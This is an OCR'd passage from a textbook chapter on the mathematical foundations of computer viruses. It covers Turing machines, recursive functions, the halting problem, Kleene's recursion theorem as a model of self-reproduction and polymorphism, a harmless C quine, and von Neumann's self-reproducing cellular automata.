[3] In fact, the control function is a cellular automaton but this concept will be introduced and defined only in 1954 and thoroughly formalized in 1955 and 1956.




Fig. 2.1. Sketch of a Turing Machine

2. **Computing step**.- The internal state of the F function is updated as a function of both its current state and the input value x.
3. **Operation step**.- An operation is performed depending on both the internal state and the input value x.

Despite its apparently primitive aspect, with this very simple model we can express any algorithm and simulate any programming language. Let us now describe what a Turing machine really is, from a theoretical point of vue[4].

Definition 1 *A* Turing machine *is a function M such that for some natural number n, it is defined by*

$$M : \{0, 1, \ldots, n\} \times \{0, 1\} \rightarrow \{0, 1\} \times \{R, L\} \times \{0, 1, \ldots, n\}$$

The finite set $\{0, 1, \ldots, n\}$ denotes the indices of the machine possible states (or instructions) e_i, while the finite set $\{0, 1\}$ describes the two possible symbols s_j that a cell may contain and $\{R, L\}$, the set of possible read/write head movements (to the right or to the left).

Without loss of generality, this definition only considers a very limited set of symbols. However, generalization to larger sets is always possible. In fact, the use of those two symbols is sufficient in itself. Indeed, the input/output tape data format consists of strings of 1's separated by 0's. As an example, the integer x is represented by a string of $x + 1$ symbols 1. To be more precise, the sequence 201 will encoded by 0111010110.

What is the connection between this formal representation and the practical operation of a Turing machine? Let us consider the following example:

[4] A number of different ways to formalize Turing machines exist. We considered the most simple one so as to not frighten the non-specialist reader. However, the interested reader will refer to [153] for other formal characterization.

Table 2.1. Turing Machine Computing the Sum of Two Integers

(e_i, s_j)	$M(e_i, s_j)$	Comments
$(e_0, 1)$	$(1, R, 0)$	pass over x
$(e_0, 0)$	$(1, R, 1)$	fill gap
$(e_1, 1)$	$(1, R, 1)$	pass over y
$(e_1, 0)$	$(0, L, 2)$	end of y
$(e_2, 1)$	$(0, L, 3)$	erase a 1 symbol
$(e_3, 1)$	$(0, L, 4)$	erase one more 1 symbol
$(e_4, 1)$	$(1, L, 4)$	back up
$(e_4, 0)$	$(0, R, 5)$	halt (end of the computation)

$M(4, 1) = (0, R, 3)$. This is intended to mean that whenever the machine comes to instruction (state) e_4 while scanning a (current) cell in which 1 is written, it is to erase the 1 (leaving a 0 in the cell), move the head just to the right of the current cell and proceed next to instruction e_3. If the value $M(4, 1)$ is undefined, then whenever the machine comes to instruction e_4 while scanning a cell containing a 1, it halts. This the only way to stop a calculation.

Example 1 *Let us consider the computation of the sum $x+y$ of two numbers x and y. The values of machine instructions are listed in Table 2.1. Input data are encoded by*

$$0\underbrace{111\ldots111}_{x}0\underbrace{111\ldots111}_{y}$$

and the machine starts with the initial state e_0 on the leftmost cell containing a 0. At the end of the computation, the tape contains a string (run) of $x+y+1$ 1's

This toy example clearly shows how the Turing model is simple and powerful at the same time. As soon as we determine a table which describes the graph of the machine, like in the previous example, then we can compute the relevant operation; in other words we are able to find a feasible solution for the problem we want to solve.

A very essential question is then: is it possible to describe any arbitrary function f by such a machine? In other words, do problems exist that cannot be described by any Turing machine? To answer to this question we are going to use the concept of *recursive functions*. Without loss of generality and formalism, we will limit ourself to functions from natural numbers to natural numbers:

$$f : \mathbb{N}^k \to \mathbb{N},$$

which are denoted k-place partial functions (since the definition domain may be only a proper subset of $\mathbb{N}^k$; a function is *total* if its domain is all of $\mathbb{N}^k$). The input $(x_1, x_2, \ldots, x_k)$ of such a function will be encoded in a Turing machine by the following string:

$$\mathcal{C} = 0\underbrace{11\ldots11}_{x_1+1}0\underbrace{11\ldots11}_{x_2+1}0\ldots\underbrace{11\ldots11}_{x_k+1}0.$$

Definition 2 *A k-place partial function f is said to be* recursive *if there exists a Turing machine M such that whenever we start M at the initial instruction e_0 and scanning the leftmost symbol of $\mathcal{C}$, then:*

1. *if $f(x_1, x_2, \ldots, x_k)$ is defined, then M eventually halts and the tape contains the string corresponding to the value $f(x_1, x_2, \ldots, x_k)$ (the read/write head is scanning the leftmost symbol of this string with the tape blank to the right of this string).*
2. *If $f(x_1, x_2, \ldots, x_k)$ is undefined, then M never halts.*

Thus, a recursive function is a function which is effectively computable.

The theory of Turing machine and the theory of recursive functions are in fact identical. They are part of the theory of effectively computable functions. The reader will refer to [11,129] for an exhaustive presentation of this theory.

The concept of recursive function was initiated by Kurt Gödel [85]. The term "recursive"[5] was motivated by Gödel's concern for a function f to define $f(n+1)$ from $f(n)$. The recursive primitive functions enable to easily enumerate all the recursive functions.

Theorem 1 *(Recursive functions cardinality)*
There are exactly $\aleph_0$ (a countable infinity of) partial recursive functions, and there are exactly $\aleph_0$ recursive functions.

Proof. All constant functions are recursive (since they are primitive recursive functions as proven by Church's Thesis). Hence there at least $\aleph_0$[6] recursive functions. The Gödel numbering (see the footnote at the bottom of the

[5] Recursiveness is the process by which an object can be defined by another object of the same essential nature (here the "effectively computable" functions). The class of objects as a whole can be then built in an axiomatic way, that is to say from both a finite number of initial objects and a reduced set of rules. In particular, the class of *primitive* functions (constant functions, successor function, identity functions...) is the construction basis for all other recursives functions (refer to [129, pp 5-10] for more details).

[6] $\aleph_0$ denotes the cardinal of $\mathbb{N}$, the set of the natural numbers.

Section 2.2.2) shows that there are at most $\aleph_0$ partial recursive functions hence the results. □

Theorem 2 *(Existence of non recursive functions)*
There exists functions which are not recursive.

Proof. By Cantor's theorem[7], there are $2^{\aleph_0}$ functions (the reader will prove this result as an exercise, by considering the set of functions from $\mathbb{N}$ to the set $\{0, 1\}$). The theorem follows when considering the Theorem 1. □

The reader will read [123] to discover some examples of non-recursive functions.

Let us add that Definition 2 (as well as the forthcoming results) may generalized in a interesting way to k-ary relations over $\mathbb{N}$, with the following definition.

Definition 3 *A relation* $\mathbf{R}$ *is said to be "*decidable*" if there exists an effective procedure that, given any object* x*, enables to verify if* $\mathbf{R}(x)$ *is true or not. If* $\mathbf{R}$ *is decidable if and only if its characteristic function is recursive, that is to say effectively computable.*

2.2.2 Universal Turing Machine

The model of Turing machines as previously exposed, is not sufficient to describe the behaviour of a real computer. A computer is able to solve a large number of problems while a given Turing machine can only solve with (describe) one problem. In fact, the effective modeling of a true computer requires a more general concept: *Univeral Turing Machines* (UTM)

Definition 4 *A* universal Turing machine U *is a Turing machine which, when processing an input, it interprets this input as a description of another given Turing machine, denoted* M*, concatenated with the description of an input data* x *for that machine. The function of* U *is to simulate the behaviour of* M *processing input* x*. We can write* $U(M; x) = M(x)$*.*

In order to better understand this definition, let us explain how a universal Turing machine U really operates. Since a machine M can be described as a finite object, it may be represented (encoded) as an integer[8] (a natural number) under some fixed encoding convention. This will enable us to study

[7] This theorem asserts that the cardinality of any set is smaller than the cardinality of the collection of all its subsets.

[8] This is very useful "trick," which has been generalized by Gödel for the study of first order logic. This encoding is known as the *Gödel numbering*. In the present context, this

the way U operates more easily: a machine which is simulating another machine is equivalent to a simple machine processing an input data.

Let us consider a simple example of such an encoding. Let $(x_0, x_1, \ldots, x_n)$ be the data written on the tape of a Turing machine. We can represent them as the following integer (Gödel number):

$$< x_0, x_1, \ldots, x_n >= 2^{x_0+1} 3^{x_1+1} \ldots p_n^{x^n+1},$$

by using – among other solutions – the prime numbers p_i (using prime numbers ensures a unique (univocal) decoding by the machine since the factorization of any integer into a product of prime numbers is itself unique). Turing machines must be able to perform such an encoding as well as the corresponding decoding process, to operate. More generally, at each time instant t, the entire configuration of any machine M itself (the tape's contents, the instruction number, the cell being scanned) can be described by a finite amount of information, and thus can be encoded into a (Gödel) number, denoted the *instantaneous description*. The finite set of all the instantaneous descriptions for a machine M – called the *computation record* or *history* – can itself be encoded into a natural number (the reader can find a detailed description of this encoding process in [117, §3.1]).

How can we translate the problem of effective computation into the context of universal Turing machines? In particular, is the chosen encoding process itself a recursive function (otherwise considering such encoding would be meaningless)? Knowing the answer is essential in order to be sure that the processing of U over M with input data x is meaningful. For that purpose, let us consider the following two results.

- There exists a ternary relation $R(e, < x_0, x_1, \ldots, x_k >, y)$ which holds if and only if e is a natural number which encodes a Turing machine M, and y is a computation record for M starting with the input data $(x_0, x_1, \ldots, x_k)$ on its tape.
- There exists a recursive function U such that whenever

  $$R(e, < x_0, x_1, \ldots, x_k >, y) \qquad \text{holds,}$$

  then $U(y)$ is the output value of the computation (provided that this value is defined, that is to say that the machine halts).

encoding allows us to apply notions of recursion theory to expressions or algorithms. To be more precise, since algorithms and Turing machine are closely related, we will not bother distinguishing between a Turing machine and its Gödel number. As all languages and all programs contain a finite set of symbols, the existence and the construction of any Gödel number is not a problem.

It is then intuitive enough, in first approach, that relation R is decidable (refer to Definition 3) and that U is recursive. Let us be more precise. Let us consider

$$\varphi_e(x_0, x_1, \ldots, x_k) = U[y^*]$$

be the k-place partial function (for any k), where y^* denotes the smallest y (when it exists) such that

$$R(e, < x_0, x_1, \ldots, x_k >, y) \text{ is true.}$$

Then we can consider the following fundamental theorem from Kleene [95].

Theorem 3 *1. The $(k+1)$-place partial function whose value at $(e, x_0, x_1, \ldots, x_k)$ is $\varphi_e(x_0, x_1, \ldots, x_k)$ is recursive.*
2. For each e, the k-place partial function φ_e is recursive.
3. Every k-place recursive partial function equals φ_e for some e.

The number e is called the *index* of the the function φ_e. Equivalently, a k-place partial function is recursive – in other words is effectively computable – if and only if it has an index. The notion of index corresponds to the notion of program. In the rest of this part of the book, the notation φ_p will be preferred to the φ_e notation for sake of clarity and the idea of function (simple or universal) will used instead of that of Turing machine. Note that we have just seen that these two concepts are equivalent.

To summarize, a universal function has a program p_0 and $\varphi_{p_0}(x)$ computes $\varphi_p(z)$, where $x =< p, z >$ is the data constitued by a program p and an input data z. Notice that this approach is very powerful, since it no longer allows us to distinguish between data consisting of a program and data consisting of input data. This will prove very useful later on when we consider viruses from a formal point of view.

2.2.3 The Halting Problem and Decidability

The previous formalization, as interesting it may seem, does not solve the problem of whether a prohram halts, that is to say the effective calculability problem. Let us suppose the a machine M receives the data x as input and starts to compute. After millions of steps, the problem is to determine if the machine will finally halt (and produce a result) or not. One may ask oneself if with thousands of additional steps, the machine will finally halt and give the awaited result.

There is a very interesting issue to consider. Does a real program (Turing machine) exists such that, given a Turing machine M and input data x, it

will decide whether or not this computation ever terminates? Reflecting upon the fact having such a procedure is equivalent to considering another fundamental problem: the decidability or the non-decidability of a function, In other words, we have to consider functions for which there is no program able to calculate them – that is to say these functions are not recursive.

Let us note $\varphi_p(x) \nearrow$ if the result of the calculation is undefined and $\varphi_p(x) \searrow$ if it is defined. Moreover, let us note

$$H = \{p; x | \varphi_p(x) \searrow\},$$

the set of all programs whose computation halts when processing an arbitrary input data x. We now can give the following fundamental theorem.

Proposition 1 *The set H is recursively enumerable.*

The expression "*recursively enumerable*" means that to determine if $p \in H$, we start the calculation: if it halts, the membership to the set is *de facto* proved, in the contrary no answer can be ever given[9]. A set which may be defined in such a way – that is to say by means of a program – is said to be recursively enumerable. We now can formulate this property as follows.

Definition 5 *A set $\mathcal{E}$ is recursive if and only if its characteristic function*[10] *is a total recursive function, that is to say if the program that calculates it* always *halts.*

A problem whose set of solutions is recursive is called *decidable.*

It is important to notice that recursive enumerability does not imply the recursive property itself (the reverse is however true). This means that we still do not know if there exists a procedure or an algorithm, which is capable of determining if a computation is effective or not.

Theorem 4 *H is not recursive. No program exists that always halts and gives the result "true" if $\varphi_p(x) \searrow$ or "false" if $\varphi_p(x) \nearrow$.*

Proof. Let us prove this fundamental theorem by contradiction. Suppose, for the sake of contradiction, that such a program $\mathcal{P}$, exists. It can be used to define, for every program p, a new partial function (or equivalently a new program) Π as follows (we will use in fact its functional representation ψ):

[9] The reader will notice that we are here considering an ideal context in which we discarded any time or memory space limitation. However, this does not pose a fundamental problem.

[10] The *characteristic function* of a set is the function defined by $f(x) = 1$ if $x \in \mathcal{E}$ and $f(x) = 0$ otherwise.

$$\psi(p,x) = \begin{cases} \nearrow \text{ if } \varphi_{\mathcal{P}}(< p, x >) \searrow; \\ \searrow \text{ otherwise.} \end{cases}$$

But, by construction, $\psi(.)$ represents the program Π. How does this program operate when processing a encoded version of itself, that is to say what is the value $\psi(\Pi, \Pi)$? By definition of ψ we have

$$\psi(\Pi,\Pi) = \begin{cases} \nearrow \text{ if } \varphi_{\mathcal{P}}(< \Pi, \Pi >) \searrow; \\ \searrow \text{ otherwise.} \end{cases}$$

If $\psi(\Pi, \Pi) \searrow$ then, by definition, we also have $\psi(\Pi, \Pi) \nearrow$ while if $\psi(\Pi, \Pi) \nearrow$, then once again by definition, $\psi(\Pi, \Pi) \searrow$. This is a contradiction, and hence there can be no such program $\mathcal{P}$. ■

This fundamental theorem will be used later on by Fred Cohen (refer to Chapter 3) to prove fundamental results on viral detection efficiency.

2.2.4 Recursive Functions and Viruses

The previous results gives us a very powerful model of a computer program. Computer viruses are just instances of computer programs, implementing special functionalities and features (self-reproduction and possibly the ability to evolve), they can thus be described by means of the above results.

The *Recursion theorem*, due to Kleene [96], and published in 1938, implicitly constitutes the very first formalisation – yet unaware – of self-reproducing programs, many years before von Neumann's works on self-reproduction (he conducted his earliest works in 1948). The concept of virus will appear much later. With the recursion theorem[11], the effectivity (existence) of viral programs is proved.

Theorem 5 *(Recursion Theorem) For any total recursive function* $f : \mathbb{N} \to \mathbb{N}$*, there exists an integer* e *such that* $\varphi_e(.) = \varphi_{f(e)}(.)$*.*

This theorem, in a more general form, applies to partial recursive functions as well. To prove this, we just have to use the fact that a total function can be obtained from a partial function (due to the *parameter theorem* [11, page 544]). The reader will also find an exhaustive presentation of the differents variants of the recursion theorem in [129, pp 180-182]. Since this theorem is very important in the context of viral programs, we give its proof, drawn from Roger's book [129, p. 180].

[11] This theorem is still known as the fixed point theorem of recursive function theory.

Proof. Let any integer u be given. Define a recursive function ψ by:

$$\psi(x) = \begin{cases} \varphi_{\varphi_u(u)}(x) & \text{if } \varphi_u(u) \searrow; \\ \nearrow & \text{if } \varphi_u(u) \nearrow. \end{cases}$$

For sake of clarity, the calculation of $\psi(x)$ uses a set of instructions associated (encoded under) the (Gödel) number u. When u processes itself (that is to say when u processes the input data u; we then consider the formal description of $\varphi_u(u)$), if the result, denoted w, is defined, then we use the set of instructions associated to w with x as input, thus outputing $\psi(x)$, if the latter is defined.

It is obvious that the instructions for ψ uniformly depend on the number u. Take g a recursive function which yields, from u, the Gödel number for these instructions for ψ. Thus

$$\varphi_{g(u)} = \begin{cases} \varphi_{\varphi_u(u)}(x) & \text{if } \varphi_u(u) \searrow; \\ \nearrow & \text{if } \varphi_u(u) \nearrow. \end{cases}$$

Now let any recursive function f be given. Then fg (the product here means the composition (combination) of functions) is a recursive function. Let v be a Gödel number for fg. Since $\varphi_v = fg$ is a total function, then $\varphi_v(v) = \searrow$. Hence, putting v for u in the definition of g, we have

$$\varphi_{g(v)} = \varphi_{\varphi_v(v)} = \varphi_{fg(v)}.$$

Hence the result, since $e = n = g(v)$ (with the previous index notation; n is a fixed-point value). ■

Essentially, the theorem asserts that for a given action (programs performing the same operations), the associated (source) codes themselves are different. If the function f is the Identity function ($f(x) = x$, which is a total recursive function, and whose Turing machine is the empty machine), we have source codes which are identical, and hence the implicit notion of self-reproduction, that is to say the concept of simple viruses. For any function f, different from the Identity function, the recursion theorem describes in a very simple and elegant way the mechanism of polymorphism, about fifty years before Cohen's and Adleman's works as well as the first practical implementation of a real computer virus. We will see, in the next chapter how L. Adleman classified the different types of malware by using various classes of recursive functions.

A very funny and stimulating application, which can be seen to be similar to viral mechanisms, is the writing of programs which output their own

source code. This application is better known as "*Quine*[12]". Here is an example, due to Joe Miller, in the C programming language (the \ symbol does not belong to the original code. We have added it here for sake of pagination; the \ just indicates that the whole code must be written on a single line):

```
p="p=%c%s%c;main(){printf(p, 34, p, 34);}"; \
main(){printf(p, 34, p, 34);}
```

2.3 Self-reproducing Automata

The theory of cellular automata[13] was introduced and developed by John von Neumann in 1948. His motivation was to find a reductionist model for biological evolution and more particularly self-reproduction [155].

More precisely, his ambition was to determine a reduced set of primitive local and logical interactions necessary for the evolution of the complex forms of organization essential for life. Following, the cellular automata theory can be defined, from a general point of view, as the study of the problem to determine how complex systems can be generated by a reduced set of simple rules and objects. Cellular automata are the best mathematical model for complex systems and processes that consist of a large number of identical and simple components[14], which most of the time interact locally in a nonlinearly way.

The cellular automata theory, from work by von Neumann and, later on, Burks [26, 156], quickly went past the mere theoretical fields of both mathematics and computer science and proved itself to be very successful in modeling extremely complex systems in physics, chemistry, biology, biochemistry, ecology, economy, military science...

Many different types of cellular automata exist, each of them being tailored to fit the requirements of some specific problems and systems. However, all of them possess the following five characterictics:

[12] The interested reader may consult a very interesting website devoted to Quines, `www.nyx.net/~gthompso/quine.htm`, which contains many examples of Quines in many programming languages.

[13] The term *cellular* comes from von Neumann's publications, in which he considered two-dimensional space, divided up into square cells, each of them containing a single finite automaton.

[14] The reader will notice the analogy between cells of a cellular automaton and those of living organisms.

- A discrete lattice of cells (the word *lattice* can also be used in its mathematical sense). The system substrate consists of a one-, two- or three dimensional lattice of identical cells. The number of cells is finite or at least countable.
- Homogeneity: all cells are equivalent.
- Each cell takes on one of a finite number of discrete states.
- Each cell interacts only with cells that are in its local neighborhood (the neighborhood structure depends on the type of cellular automaton).
- At each time instant t, each cell updates its current state according to a transition rule taking into account the state of cells in its neighborhood.

John von Neumann was the first researcher who tried – and succeeded – in building a bidimensional cellular automata, which was able to self-reproduce. In other words, he succeeded in designing what was at the time he lived only a theoretical concept, that is to say a universal Turing machine (or universal computer) [83].

2.3.1 The Mathematical Model of Von Neumann Automata

Definitions

A finite automaton may be defined, in a first approach, as a process able to process initial conditions or data to produce a final result in a finite, countably many or infinite, number of steps. More precisely, the following definition is generally the most widely used.

Definition 6 *(Finite automaton)*
Formally, a finite automaton *is a quintuple* (q_0, Q, F, X, f). *Here* Q *is a finite set of states where* $q_0 \in Q$ *denotes the initial state and* $F \subset Q$ *the set of output (or accepted) states.* X *is the finite input alphabet while* $f : Q \times X \to Q$ *is the transition. If* X^* *denotes the set of all words (strings of any length) defined over alphabet* X, *then the domain of the function* f *extends to* $Q \times X^*$ *by writing down* $f(q, m||a) = f(f(q, m), a)$ *for any* $m \in X^*$, $a \in X$ *and* $q \in Q$. *A word* m *of* X^* *is* accepted *by the automaton if and only if* $f(q_0, m) \in F$.

For the sake of simplicity and without conceptual restriction, we will define a finite automaton by a triplet (V, v_0, f) where V is the finite set of possible states for each cell, v_0 a particular state and f the transition function. This notation was used by Thatcher [151] and focuses only on the transition process itself rather than on the succession of transitions between initial and

final states. With our notation, for any n, $Q = V^n$ is called the automaton's memory.

Bearing the von Neumann's works and achievements in mind, we will limit ourself to the two-dimensional cellular automata formalisation. The reader will refer to [93] for a more general treatment of general cellular automata (particularly one- or two-dimensional ones). We will rely here on the formalism proposed by J. Thatcher [151].

Let $\mathbb{N}$ denote the set of natural numbers.

Definition 7 *(Cellular automaton)*
A cellular automaton *(also called cellular space) is defined over* $\mathbb{N} \times \mathbb{N}$ *by*

1. *A* neighborhood function $g : \mathbb{N} \times \mathbb{N} \to 2^{\mathbb{N}\times\mathbb{N}}$ *defined by*

$$g(\alpha) = \{\alpha + \delta_1, \alpha + \delta_2, \ldots, \alpha + \delta_n\} \quad \forall \alpha \in \mathbb{N} \times \mathbb{N}$$

   where $+$ *denotes the termwise addition over* $\mathbb{N} \times \mathbb{N}$ *and the values* $\delta_i \in \mathbb{N}\times\mathbb{N}$ $, (i = 1, 2, \ldots, n)$ *are fixed and depend upon the type of automaton.*
2. A finite automaton (V, v_0, f) *where* V *is the set of* cellular states*,* v_0 *a distinguished element of* V *called the* quiescent state *and* f *the local transition function from* V^n *into* V *which is subject to the restriction*

$$f(v_0, v_0, \ldots, v_0) = v_0$$

A cellular automata can conveniently be seen as a plane assemblage of a countable number of interconnected cells whose cartesian coordinates are contained in the set $\mathbb{N} \times \mathbb{N}$, with respect to some arbitrarily chosen origin and set of axes. Each cell contains an identical finite automaton (V, v_0, f) and the state $v^t(\alpha)$ of cell α at time instant t is the state of its associated automaton at that time. Each cell α itself is assumed to be included in the neighborhood of α, hence $\delta_1 = 0$.

The *neighborhood state function* $h^t : \mathbb{N} \times \mathbb{N} \to V^n$ is defined by

$$h^t(\alpha) = (v^t(\alpha), v^t(\alpha + \delta_2), \ldots, v^t(\alpha + \delta_n)),$$

and relates the neighborhood state of a cell α at time instant t to the cellular state of that cell at time instant $t + 1$ by

$$f(h^t(\alpha)) = v^{t+1}(\alpha).$$

Definition 8 *(Configuration of a cellular automata)*
A configuration *(or global feasible state of the cellular model) is a function* $c : \mathbb{N} \times \mathbb{N} \to V$ *such that*

$$supp(c) = \{\alpha \in \mathbb{N} \times \mathbb{N} | c(\alpha) \neq v_0\}$$

is finite.
A configuration c' is a subconfiguration *of c if*

$$c|supp(c') = c'|supp(c')$$

where | denotes the functional domain restriction[15]

By construction, at every time instant t, all cells except a finite number are in the quiesent state v_0 (since we have chosen to restrict ourselves to a cellular model in which all cells except a finite number are initially in state v_0). The function c is said to have *finite support relatively to* v_0. We notice that it is possible to consider the function c as being equivalent to its functional graph, thus making the use of the term "configuration" appropriate.

Definition 9 *(Global transition function)*
Let $\mathcal{C}$ be the set of all configurations for a given cellular space. Then, the global transition function $F : \mathcal{C} \to \mathcal{C}$ *is defined by*

$$F(c)(\alpha) = f(h(\alpha)) \quad \forall \alpha \in \mathbb{N} \times \mathbb{N}$$

Given any initial configuration c_0, the function F allows us to determine a sequence of configurations (also called a *propagation*), that is to say a succession of configurations which completely describes the cellular automata evolution (or calculation history):

$$c_0, c_1, \ldots, c_t, \ldots \qquad \text{with } c_{t+1} = F(c_t) \quad \forall t.$$

This sequence can also be described by

$$c_0, F(c_0), F^2(c_0), \ldots, F^t(c_0), \ldots$$

This second notation better describes the automaton's internal evolution process.

All automaton configurations do not behave in the same way. We will summarize this fact by using the following definition. In what follows, we call an "area" (or zone) any subset U of $\mathbb{N} \times \mathbb{N}$. An aera thus describes a local restriction of the cellular space itself.

Definition 10 *(Configuration properties)*

[15] More precisely, $c|A = \{(\alpha, c(\alpha)|\alpha \in A\}$ for an arbitrary subset A.

- *Two configurations c and c' are disjoint if $supp(c) \cap supp(c') = \emptyset$. A configuration c and an area U are disjoint if and only if $supp(c) \cap U = \emptyset$.*
- *Let c and c' be disjoint configurations. Their union is defined by*

$$(c \cup c')(\alpha) = \begin{cases} c(\alpha) & \text{if } \alpha \in supp(c) \\ c'(\alpha) & \text{if } \alpha \in supp(c') \\ v_0 & \text{otherwise} \end{cases}$$

- *A configuration c is called* passive*, if $F(c) = c$ and* completely passive *if every subconfiguration c' of c is passive*[16]
- *A configuration c is said to be* stable*, if there exists a time instant t such that $F^t(c)$ is passive.*
- *A configuration c_δ is a* translation *of configuration c, if there exists an element $\delta \in \mathbb{N} \times \mathbb{N}$ such that $c_\delta(\alpha) = c(\alpha - \delta)$ where $-$ denotes the termwise substraction over $\mathbb{N} \times \mathbb{N}$.*
- *Let c and c' be two disjoint configurations. We say that configuration c* passes information *to configuration c' if there exists a time instant t such that*

$$F^t(c \cup c')|Q \neq F^t(c')|Q$$

where

$$Q = supp(F^t(c')).$$

Self-reproduction according von Neumann

We now have at our disposal the necessary tools to formally characterize the self-reproduction according to von Neumann's model. We can now draw a parallel between his cellular automata (also denoted cellular model) and that of Turing machines. The proofs of the results will not be given here since they would need to provide a detailed and tedious description of von Neumann's cellular automaton. The reader will find them in [151], which is the base of what follows. Let us first make clear that the cellular model which was considered by von Neumann is defined by the following neighborhood[17] function g (see Figure 2.2):

$$g(\alpha) = \{\alpha, \alpha + (0,1), \alpha + (0,-1), \alpha + (1,0)\alpha + (-1,0)\}$$

[16] Passivity does not imply complete passivity, by definition of a configuration. The reverse is however true.

[17] There exist many other neighborhood functions that are used in various cellular models: Moore's neighborhood [113] which is used for the Conway's *game of Life* [82], hexagonal neighborhood...




Fig. 2.2. Von Neumann's Neighborhood

Studying the concept of self-reproduction and more generally of construction requires the ability to determine if a given configuration is obtained or not, after a certain number of steps. It is obvious that the notion of construction only involves the apparition of configurations in areas containing only cells in a quiescent states at the time instant $t = 0$.

Definition 11 *A configuration c* constructs *a configuration c' if there exists an area U disjoint from configuration c and a time instant t, such that $c' = F^t(c)|U$.*

We now can define self-reproduction in the von Neumann sense.

Definition 12 *(Self-reproduction)*
A configuration c is said self-reproducing *if there exists a translation δ such that c constructs c_δ.*

Consider the consider the following trivial example drawn from [151].

Example 2 *Let be cellular model defined by $V = \{0, 1\}$, $v_0 = 0$ for any v_i :*

$$f(v_1, v_2, v_3, v_3, v_4, v_5) = \begin{cases} 1 & \text{if } v_5 = 1 \\ v_1 & \text{if } v_5 = 0 \end{cases}$$

In this model, every configuration is self-reproducing.

On the other hand, self-reproduction is not trivial in von Neumann's model. In fact von Neumann's result is extremely impressive when considering his cellular model in detail (see further in Section 2.3.2). The following first result can be given. The reader will find its proof in [151, pp 185-186].

Proposition 2 *There exist self-reproducing configurations in von Neumann's cellular model.*

As far as the construction of configurations is concerned, we can give the following proposition.

Proposition 3 *In von Neumann's model, there exist configurations which cannot be constructed.*

(see proof in [151, pp 143-145].)

As an example, some particular configurations which exist only at time instant $t = 0$ (called *Garden of Eden* configurations) cannot be constructed (in other words they have no ancestor configuration) in von Neumanns's model.

Proposition 4 *Any completely passive configuration can be constructed in the von Neumann's model.*

(see proof in [151, pp 166-168].)

The aim of von Neumann's model (see Section 2.3.2) – that is to say contruction of other automata – begins to become clear with the previous three propositions. But in fact, more general results remain to be given when considering true *universal cellular automata*, that is to say which are able to contruct any given automaton. With this goal in mind, it is necessary to establish an analogy with the theoretical results known at that time – in other words, Turing machines[18].

In order to create a correspondance between Turing machines and cellular automata, the latter must be able to simulate a Turing machine's main components, that is to say the tape unit and the control unit, while preserving the distinction between them. The only way to achieve this is to use configurations however in doing this we have to preserve the "passive" nature of the tape unit and the "active" nature of the read/write head function.

Let us recall that in the Turing model, the tape unit has to not only simulate a potentially infinite amount of memory but also represents the information which is processed by the control function. Since the cellular automaton configurations have to simulate both components (tape and control units), the main problem is the way they will be represented inside the automaton (in particular, if we consider the fact that the automaton itself may be of infinite size). Thus, we can use the following definition.

Definition 13 *A configuration* $\mathfrak{b}$ *represents a tape unit for a configuration* c *if* $\mathfrak{b}$ *is completely passive and is disjoint from* c*. The configuration* $c \cup \mathfrak{b}$ *is denoted* $c(\mathfrak{b})$*.*

[18] We present the analogy developped by Thatcher, which is more accessible than other ones, for any non-mathematician reader. Those who are interested in a more detailed and formal approach will refer to [33, pp 10-15].

It obviously becomes necessary to consider completely passive configurations which are different from trivial configurations for which $\mathfrak{b}(\alpha) = v_0$, for any α.

Now, we can give the fundamental notion which enables us to characterize von Neumann's model.

Definition 14 *(Universal constructor)*
A configuration c is a universal constructor *for a class C' of configurations if for any $c' \in C'$, there exists a tape $\mathfrak{b}$ such that $c(\mathfrak{b})$ constructs c'.*

Let us notice that there does not exist a universal constructor for the model which was presented in Example 2, unless by introducing trivial completely passive configurations.

Proposition 5 *There exists a universal constructor for the class of completely passive configurations, in a fixed area of the plane in the von Neumann's automaton (model).*

The proof, which must consider von Neumann's automaton in detail, will be found in [151, pp 166-168].

To complete the analogy between self-reproducing automata and Turing machines, let us now consider the problem of calculability (computability) of von Neumann's automaton. We have to define what a universal computer is, in the cellular context.

Since the von Neumann's model is two-dimensional, we naturally consider Turing machines which can handle two-dimensional tapes (this is implicity suggested in Definition 13). Let T be a set of such tapes[19], each of them having only a finite number of non-blank symbols – blanks symbols have quiescent state as an equivalent – and $V' = V|T$, the subset of states which occur in T.

Definition 15 *A partial function ϕ from T into T is said* Turing-computable*, if there exists a Turing machine with symbol alphabet V' which computes ϕ.*

This definition is a generalisation, to two-dimensional tapes, of what was presented in Section 2.2. In the cellular space, the function is then computable (according to the correspondance alluded to above and Definition 13), if there exists a configuration c, a cell $\alpha \in \mathrm{supp}(c)$ and a non-quiescent state (which we call the halting state) $v \neq v_0$, such that, for any configuration $c' \in T$, $\phi(c')$ is defined if there exists a time instant t such that

[19] This set may be considered as an area U in the cellular space.

$$F^t(c \cup c')|\text{supp}(B) = \phi(c')$$

where

$$\text{supp}(B) = \bigcup_{d \in B} \text{supp}(c')$$

and $F^t(c \cup c')|\overline{\text{supp}(B)}$ does not pass information to $F^t(c \cup c')|\text{supp}(B)$, and

$$F^t(c \cup c')(\alpha) = v \text{ and } F^{t'}(c \cup c')(\alpha) \neq v \quad \forall t' < t.$$

In such a case, we say that c *computes* the partial function ϕ.

Definition 16 *A cellular space is* computation-universal *if there exists an infinite set T of tapes which is in effective one-to-one correspondance with the set of natural numbers (such a set of tapes is a* Turing domain*) and if for any Turing-computable partial function ϕ from T into T, there exists a configuration c disjoint from T such that c computes ϕ.*

Thus, a cellular space is computation-universal if every Turing-computable partial function is computable in this space.

Now let us consider a cellular space with a Turing domain T. Let us next suppose that there is a configuration c disjoint from T, such that, for any Turing-computable partial function ϕ from T into T, there exists a tape $\mathfrak{b} \in T$ and a translation δ such that $\mathfrak{b}_\delta$ is disjoint from T and from c. Let us suppose furthermore that $c \cup \mathfrak{b}_\delta$ computes ϕ. Then such a configuration c is called a *universal computer* with domain T.

